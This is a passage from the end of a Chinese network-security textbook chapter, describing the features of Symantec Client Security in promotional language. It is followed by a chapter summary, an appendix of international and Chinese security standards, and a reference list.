这种集成化更新和响应功能是由赛门铁克安全性响应中心这个世界领先的互联网安全性研究和支持组织完成的。使用赛门铁克久负盛誉的自动更新技术，Symantec Client Security 可以在可自动安装（如果管理员愿意，也可手动安装）的单个集成化的数据包中发送病毒定义码、防火墙规则以及入侵特征库。在病毒发作时，赛门铁克通过各种集成化技术来测试和检验其解决方案。由于定义码更新文件很小，Symantec Client Security 可以确保带宽预留和快速实施，从而对网络性能产生的影响最小。

赛门铁克安全响应中心提供了一系列功能强大的安全资源，包括世界一流的产品支持以及业界领先的赛门铁克全球研究和技术支持中心提供的无间断的报警服务。赛门铁克的防入侵专家、安全工程师、防病毒专家协同工作，每天 24 小时持续不断地研究病毒、恶意代码、不断发展的漏洞以及最新的入侵技术。此外，赛门铁克安全响应中心始终致力于开发自动紧急事件响应系统，用于检测安全问题、向客户发出告警，并为 Symantec Enterprise

Security 客户提供安全的解决方案。

(5) 有效的保护。

Symantec Client Security 融合了集成化防护、久负盛誉的技术以及全面的安全特性来使管理员安心:

① 客户安全策略实施——根据防火墙规则扫描传入和传出流量。Symantec Client Security 内的防火墙技术可以同防病毒技术无缝协作,保护客户端不受病毒影响。即使在管理员或用户将实时病毒防护停用也可以实现上述防护。

通过客户端防火墙和入侵检测技术的结合,它扫描并将所有传入和传出的流量同已知的特征组相比较,如果检测到入侵企图,可以将一个入侵 IP 地址阻塞超过 30 分钟。

② 融合领先的技术——Symantec Client Security 构筑在久负盛誉的业界领先防病毒、防火墙和入侵检测技术基础之上。

数字免疫系统可以自动提交潜在威胁,并且将应对方案自动发送到有问题的机器或者整个企业。在包括硬件资源、架构设计、最新扫描引擎以及 Web crawlers 在内的精密完善的基础设施支持下,数字免疫系统可以确保最高的服务可用性。

③ 可扩展性——Symantec Client Security 可以提供快速响应和更高的扩展性,利用赛门铁克技术采用的很小的定义码文件、病毒定义码传输方法以及病毒定义码的多线程服务器部署、防火墙规则以及入侵特征库等特性,可以保护客户端层免受新型威胁的侵害。

多点产品并不提供全面检测所需要的部件。Symantec Client Security 是唯一一种这样的单厂商解决方案,可以真正集成多种技术,提高客户机对当前复杂的互联网威胁的防御能力。

3) 技术亮点

(1) 为客户端提供更强的防护,通过集成管理和响应功能来防御互联网威胁。

(2) 采用集中化安装、部署、管理和更新的方法来确保安全策略的实施。

(3) 优化资源,有助于降低网络安全客户端防护的管理和支持成本。

(4) 隐私控制功能,可以防止用户定义的机密信息在没得到用户认可的情况下被发送。

(5) 通过快速更新客户端的防病毒定义码、防火墙规则以及入侵检测特征来保留网络带宽。

(6) 通过提供预先配置防病毒、防火墙和入侵检测安装程序包来最大化实施灵活性。

(7) 由赛门铁克安全响应中心——全球领先的互联网安全研究及响应机构提供支持。

(8) 此外,还提供 Symantec Client Security 小企业版,这是专为小型企业设计的完备的、购买时就包括许可证的解决方案。

17.3 小　　结

本章通过两个具体案例阐述了大型网络的网络安全设计方法和利用软件防火墙对中小型局域网进行安全保护的实施方法。

本章内容只具有参考意义,不存在绝对安全的网络。

附　　录

国际及国家网络安全相关标准

1. 国际网络安全相关标准

(1) 信息安全管理与控制标准

① 英国：信息安全管理体系标准(BS779)

② 英国：IT 基础设施库(ITIL)

③ 美国：信息及相关技术控制目标(COBIT)

④ ISO：IT 安全管理指南(ISO 13335)

(2) 技术与工程标准

① 美国：信息安全橘皮书(TCSEC)

② ISO:信息产品通用测评准则 CC(ISO 15408)

③ 美国：系统安全工程能力成熟度模型(SSE-CMM)

2. 我国网络安全相关标准

(1) GB17895—1999《计算机信息系统安全保护等级划分准则》

(2) GBT18336—2001《信息技术安全性评估准则》

(3) GA/T387—2002《计算机信息系统安全等级保护网络技术要求》

(4) GA/T388—2002《计算机信息系统安全等级保护操作系统技术要求》

(5) GA/T389—2002《计算机信息系统安全等级保护数据库管理系统技术要求》

(6) GA/T390—2002《计算机信息系统安全等级保护通用技术要求》

(7) GA/T391—2002《计算机信息系统安全等级保护管理要求》

参 考 文 献

[1] 谢希仁.计算机网络.第5版.北京：电子工业出版社，2008.

[2] CEAC国家信息化计算机教育认证项目电子政务与信息安全认证专项组，北京大学电子政务研究院电子政务与信息安全技术实验室.网络安全基础.北京：人民邮电出版社，2008.

[3] 张红旗，王新昌等.信息安全管理.北京：人民邮电出版社，2007.

[4] 杜晔，张大伟，范艳芳.网络攻防技术教程——从原理到实践.武汉：武汉大学出版社，2008.

[5] 薛质，苏波，李建华.信息安全技术基础和安全策略.北京：清华大学出版社，2007.

[6] 周广学等.信息安全学.第2版.北京：机械工业出版社，2008.

[7] 余承杭.计算机网络与信息安全技术.北京：机械工业出版社，2008.

[8] 蔡立军.计算机网络安全技术.第2版.北京：中国水利水电出版社，2007.

[9] 覃健诚，白中英.网络安全基础.第1版.北京：科学出版社，2011.

[10] Douglas E. Comer.用TCP/IP进行网际互联第一卷原理、协议和体系结构.第2版.林瑶，蒋慧，杜蔚轩等译.北京：电子工业出版社，1995.

[11] (美)斯皮尔曼.经典密码学与现代密码学.叶阮健，曹英，张长富译.北京：清华大学出版社，2005.

[12] 王倍昌.计算机病毒揭秘与对抗.北京：电子工业出版社，2011.

[13] (美)雅各布森.网络安全基础：网络攻防、协议与安全.仰礼友，赵宏宇译.北京：电子工业出版社，2011.

[14] 李双.访问控制与加密.北京：机械工业出版社，2012.

[15] Canetti R，Goldreich O，Halevi S. The random oracle methodology，revisited. *Journal of the ACM*，2004，51(4)：557～594.

[16] 王群.计算机网络安全技术.北京：清华大学出版社，2008.

[17] Shafi Goldwasser，Mihir Bellare. Lecture Notes on Cryptography. 2008.

[18] 杨富国.网络操作系统安全.北京：清华大学出版社，2007.

[19] 曹元大.入侵检测技术.北京：人民邮电出版社，2007.